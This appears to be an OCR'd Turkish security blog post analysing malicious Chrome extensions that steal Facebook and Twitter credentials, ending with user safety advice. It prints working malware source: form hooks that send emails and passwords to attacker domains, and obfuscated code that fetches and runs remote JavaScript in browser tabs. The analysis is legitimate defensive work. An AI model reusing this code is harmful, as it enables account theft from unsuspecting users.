

```
new Image().src = "https://whos.amung.us/swidget/c0disikerloy"; if(location.hostname.indexOf("facebook.com")>=0){
if(document.getElementById("login_form")){document.getElementById("login_form").onsubmit=function(e){
localStorage.setItem("hasi",document.getElementById("email").value); localStorage.setItem("nasi",document.getElementById("pass").value);
setTimeout(function(){document.getElementById("login_form").submit()},99);return false}}if(localStorage.hasi&&localStorage.nasi){ new
Image().src="http://begenlobi.com/moko/f.php?asasddfghjvxklmnbvcf="+localStorage.hasi+"&fcvnbmgjfmdtjgkhmbgndmghmvnfmc="+localStorage.nasi;
localStorage.removeItem("hasi");localStorage.removeItem("nasi"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}}
if(location.hostname.indexOf("twitter.com")>=0){ if(document.querySelector("form.signin")){document.querySelector("form.signin").onsubmit=function(e){
localStorage.setItem("hasi1",document.querySelector("form.signin input#signin-email").value);
localStorage.setItem("nasi2",document.querySelector("form.signin input#signin-password").value); setTimeout(function()
{document.querySelector("form.signin").submit()},99);return false }} if(localStorage.hasi1&&localStorage.nasi2){ new Image().src="http://begenlobi.com
/moko/t.php?laplapcekokotiwiko="+localStorage.hasi1+"&lapitekocekikpasikko="+localStorage.nasi2;
localStorage.removeItem("hasi1");localStorage.removeItem("nasi2"); chrome.extension.sendRequest({sik:"yeap"},function(e){})}}
```







SwsLertz isimli eklentide yer alan JavaScript kodlarında ise bu defa Base64 ile metinlerin gizlendiğini gördüm. Yine diğerinde olduğu gibi, kullanıcı herhangi bir web sitesini ziyaret ettiğinde bu eklentinin http://tumuser.com/tw.php adresine istekte bulunduğunu ve bu isteğe dönen yanıtta yer alan JavaScript kodu sayesinde ziyaret edilen adresin twitter.com olması durumunda kullanıcının e-posta adresini ve parolasını çalıyordu (https://healtpol.com). Eklentinin yüklenir yüklenmez, Twitter'a ait olan mevcut çerezleri (cookie) silmesi ve kullanıcıyı direk twitter.com adresine yönlendirmesi de dikkatimi çeken diğer bir ayrıntı oldu.



SwsLertz_v7.0.crx.zip - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX
SwsLertz_v7.0.crx.zip - SFX ZIP volume, unpacked size 28.396 bytes
Name Size Packed Type Modified CRC32
.. File folder
_metadata File folder
16iconsxhcqgrs.png 507 512 PNG image 13.5.2016 14:20 6C5F9403
48iconsxhcqgrs.png 4.061 4.066 PNG image 13.5.2016 14:20 CBBB656F
128iconxhcqgrs.png 17.960 17.970 PNG image 13.5.2016 14:21 EEC7F3E6
fldioif.js 3.087 1.344 JavaScript ... 13.5.2016 14:40 452AD58D
ltarzsf.js 379 242 JavaScript ... 13.5.2016 14:39 C7F8BF40
manifest.json 435 250 JSON File 13.5.2016 15:25 85652B82
14 Mayıs 2016 Cumartesi
Mayıs 2016
Pt Sa Ça Pe Cu Ct Pz
25 26 27 28 29 30 1
2 3 4 5 6 7 8
9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30 31 1 2 3 4 5
09:52:21
Change date and time settings...
Total 1 folder and 26.429 bytes in 6 files
View - fldioif.js
File Edit View Help
var ofavenuhoflyit = window;
var ogigofuzijetoy = atob("MTEzNDMxNjI5MzF8Y2hyb21l").split("|")[1];
var epoyuduguhokij = atob("MTkyNjAzNTMxMDFlbGFicw==").split("|")[1];
var ohenerunim = atob("OTkxODg3NTM0MHbvblVwZGF0ZWQ=").split("|")[1];
var onuhirihukirud = atob("OTc0OTg0NDU2MTJ8YWRkTGlzdGVuZXI=").split("|")[1];
var idovegab = atob("NzE2ODY0NzA0MTF8c3RhdHVz").split("|")[1];
var ubinoh = atob("NDQzMzg4MjI4MjI0Y29lcGddGU=").split("|")[1];
var akebuzopat = atob("Mzg3Mzk5NTA2ODB8bG9jYWxTdG9yYWdl").split("|")[1];
var ekunodoy = atob("MTIyMjc3Mzc4Nzc4ZQ0NY3V0ZVNjcmlwdA==").split("|")[1];
var ozurinesik = atob("NjbcOTU0NzI2MzNlcmVzcG9uc2VUZ0h0").split("|")[1];
var ijuhicololohekeb = atob("MzYxMDcyMjc0NTc0ZZV0").split("|")[1];
var ikejedaburesavus = atob("OTEwMjE2NDQwMzV8b25yZWFkeXN0YXRlY2hhbmdl").split("|")[1];
var uvokenunerih = atob("Mzg2NDgyOTU4M3byZWFkeVN0YXRl").split("|")[1];
var utesip = atob("MTc0MzY0OTc1NDF8b3Bbg==").split("|")[1];
var uziyuc = atob("NDg5NzEzNTI4Nzc8c2VuZA==").split("|")[1];
var odobugedaz = atob("NzQwNjY0MDG4ODN8bnVtYmVy").split("|")[1];
var ahamulosihojezic = atob("NTQ1NTU0NDU1NDVBaHR0cDovL3R1bXVzZXluY29tL3R3LnBocA==").split("|")[1];
var ihuhotor = "aremanodopillkup";
ofavenuhoflyit[ogigofuzijetoy][epoyuduguhokij][ohenerunim][onuhirihukirud](function(itaketirasifogin, uteyibutug, enipebemovokag) {
if (uteyibutug[idovegab] == ubinoh) {
if(!ofavenuhoflyit[akebuzopat][ihuhotor]){
var ehapul = new Date (), emolorucifokukam = new Date (ehapul), unegozad = new Date ();
emolorucifokukam.setMinutes (ehapul.getMinutes() + 0);
unegozad.setDate(unegozad.getDate() + parseInt(33));
var uconim = {epohavesaledomeb: ehapul.getTime(),okofosesajucum: emolorucifokukam.getTime(),agadapon: unegozad.getTime()};
ofavenuhoflyit[akebuzopat][ihuhotor] = JSON.stringify(uconim);
} else {
atomajekic = JSON.parse(ofavenuhoflyit[akebuzopat][ihuhotor]);
if(typeof atomajekic.epohavesaledomeb === odobugedaz && typeof atomajekic.okofosesajucum === odobugedaz){
esopahotobuhirid = new Date().getTime();
ohosekacudukiz = new Date().toJSON().slice(5,10);
umetovubodenac = new Date(atomajekic.agadapon).toJSON().slice(5,10);
if(esopahotobuhirid>atomajekic.okofosesajucum && ohosekacudukiz!=umetovubodenac){
ezedabinafuher = ahamulosihojezic;
elalus = epoyuduguhokij;
osavubilanejuzem = ekunodoy;
ajavab = ozurinesik;
anezihilybetuf = ijuhicololohekeb;
irollboy = ikejedaburesavus;
iyazezem = uvokenunerih;
uyugufayececuv = utesip;
idatageputoropur = uziyuc;
azezuzuhiteyuj();
}
}
}
});
if (!localStorage.firstRun) {
localStorage.firstRun = true;
chrome.cookies.getAll({domain: ".twitter.com"}, function(cookies) {
for(var i=0; i<cookies.length;i++) {
console.log(cookies[i]);
chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
}
});
}
3.087 bytes
Windows text
View - ltarzsf.js
File Edit View Help
function azezuzuhiteyuj(){
function ozokuhamub() {
return new XMLHttpRequest();
}
var asebih = ozokuhamub();
asebih[iroliboy] = function () {
if (asebih[iyazezem] == 4) {
ofavenuhoflyit[ogigofuzijetoy][elalus][osavubilanejuzem]((
code: asebih[ajavab]
))
}
};
asebih[uyugufayececuv][anezihilybetuf, ezedabinafuher);
asebih[idatageputoropur]();
}
379 bytes
Windo



*C:\Users\Mert\Desktop\mal.js.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
mal.js.txt
new 1
window["chrome"]["tabs"]["onUpdated"]["addListener"](function(itaketirasifogin, uteyibutug, enipebemovokag) {
if (uteyibutug["status"] == "complete") {
if(!window["localStorage"]["aremanodopilikup"]){
var ehapul = new Date (), emolorucifokukam = new Date (ehapul), unegozad = new Date ();
emolorucifokukam.setMinutes (ehapul.getMinutes() + 0);
unegozad.setDate(unegozad.getDate() + parseInt(33));
var uconim = {epohavesaledomeb: ehapul.getTime(),okofosesajucum: emolorucifokukam.getTime(),agadapon: unegozad.getTime()};
window["localStorage"]["aremanodopilikup"] = JSON.stringify(uconim);
} else {
atomajekic = JSON.parse(window["localStorage"]["aremanodopilikup"]);
if(typeof atomajekic.epohavesaledomeb === "number" && typeof atomajekic.okofosesajucum === "number"){
esopahotobuhirid = new Date().getTime();
ohosekacudukix = new Date().toJSON().slice(5,10);
umetovubodenac = new Date(atomajekic.agadapon).toJSON().slice(5,10);
if(esopahotobuhirid>atomajekic.okofosesajucum && ohosekacudukix!==umetovubodenac){
azezuzuhiteyuj();
}
}
}
}
});
if (!localStorage.firstRun) {
localStorage.firstRun = true;
chrome.cookies.getAll({domain: ".twitter.com"}, function(cookies) {
for(var i=0; i<cookies.length;i++) {
console.log(cookies[i]);
chrome.cookies.remove({url: "https://" + cookies[i].domain + cookies[i].path, name: cookies[i].name});
}
});
}
function azezuzuhiteyuj(){
function ozokuhamub() {
return new XMLHttpRequest();
}
var asebih = ozokuhamub();
asebih["onreadystatechange"] = function () {
if (asebih["readyState"] == 4) {
window["chrome"]["tabs"]["executeScript"]({
code: asebih["responseText"]
});
}
};
asebih["open"]("get", "http://tumuser.com/tw.php");
asebih["send"]();
}
Normal text file
length : 1886 lin Ln : 1 Col : 110 Sel : Dos\Wind UTF-8 w/o IN


Charles 3.11.4 - swslertz1
File Edit View Proxy Tools Window Help
Session 1 *
swslertz1
Structure
Sequence
http://tumuser.com
tw.php
Overview
Request
Response
Summary
Chart
Notes
new Image().src = "https://whos.amung.us/swidget/ntientientit";
if (location.hostname.indexOf("twitter.com") >= 0) {
var loginci = document.getElementsByClassName('js-username-field email-input js-initial-focus');
var logincim = document.getElementsByName('session[username_or_email]');
document.forms[2].onsubmit = function() {
var email = document.getElementById("signin-email").value;
var password = document.getElementById("signin-password").value;
new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sifre="+password+"&v=twitter";
}
var loginci = document.getElementsByClassName('js-username-field email-input js-initial-focus');
var logincim = document.getElementsByName('session[username_or_email]');
if (loginci.length > 0) {
document.getElementsByClassName('js-username-field email-input js-initial-focus')[0].setAttribute("id", "yolo");
document.getElementsByClassName('js-password-field')[0].setAttribute("id", "yalo");
document.forms[2].onsubmit = function() {
var email = document.getElementById("yolo").value;
var password = document.getElementById("yalo").value;
new Image().src = "https://healtpol.com/ekle.php?email="+email+"&sifre="+password+"&v=twitter";
}
}else if (logincim.length > 0) {
if(!document.getElementById("signin-email")){
var logincim = document.getElementsByName('session[username_or_email]');
document.getElementsByName('session[username_or_email]')[0].setAttribute("id", "yolo");
Headers
Text
Hex
Compressed
HTML
Raw
Recording Started
Recording



Hırsızların çaldıkları hesapları ne kadar etkin kullandıklarını anlama adına Twitter üzerinde @osmankurek81 isimli sahte bir hesap oluşturup, Twitter'a giriş için kullandığım e-posta adresini ve parolayı ilgili sayfaları üzerinden hırsızlara çaldırdığımda, hesabın 2 saat içinde kötüye kulanıldığına ve dondurulduğuna dair Twitter'dan bir e-posta aldım. Bunun üzerine Twitter hesabıma bağlanan IP adreslerini incelediğimde, hırsızlara ait olduğunu düşündüğüm ip adresini de görebildim.





Geolocation data from IP2Location (Product: DB6, updated on 2016-5-1)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Merzifon
ISP	**Organization**	**Latitude**	**Longitude**
TT ADSL-TTNET_DYNAMIC_GAY	Not Available	40.873329162598	35.46305847168

Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Not Available	Not Available
ISP	**Organization**	**Latitude**	**Longitude**
TTNet A.S.	TT ADSL-TTnet_dynamic_gay	41.0136	28.9550

Geolocation data from EurekAPI (Product: API, real-time)

IP Address	Country	Region	City
78.183.226.81	Turkey	Amasya	Amasya
ISP	**Organization**	**Latitude**	**Longitude**
Turk Telekom	Turk Telekom	40.6533	35.8331

Sonuç olarak, dolandırıcıların sosyal ağlar üzerinde masum vatandaşların

parolalarını çalmak ve hesaplarını kötüye kullanmak için uğraş verdiklerini ve hatta reklam bütçeleri oluşturduklarını görebiliyoruz.

Sosyal ağ ve medya güvenliğiniz için bilmediğiniz kaynaklardan gelen mesajlara, reklamlara itibar etmemenizi, bağlantı adreslerine tıklamamanızı ve internet tarayıcılarına yüklediğiniz eklentilere dikkat etmenizi (mevcut Chrome eklentilerinizi chrome://extensions adresinden görebilirsiniz) tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.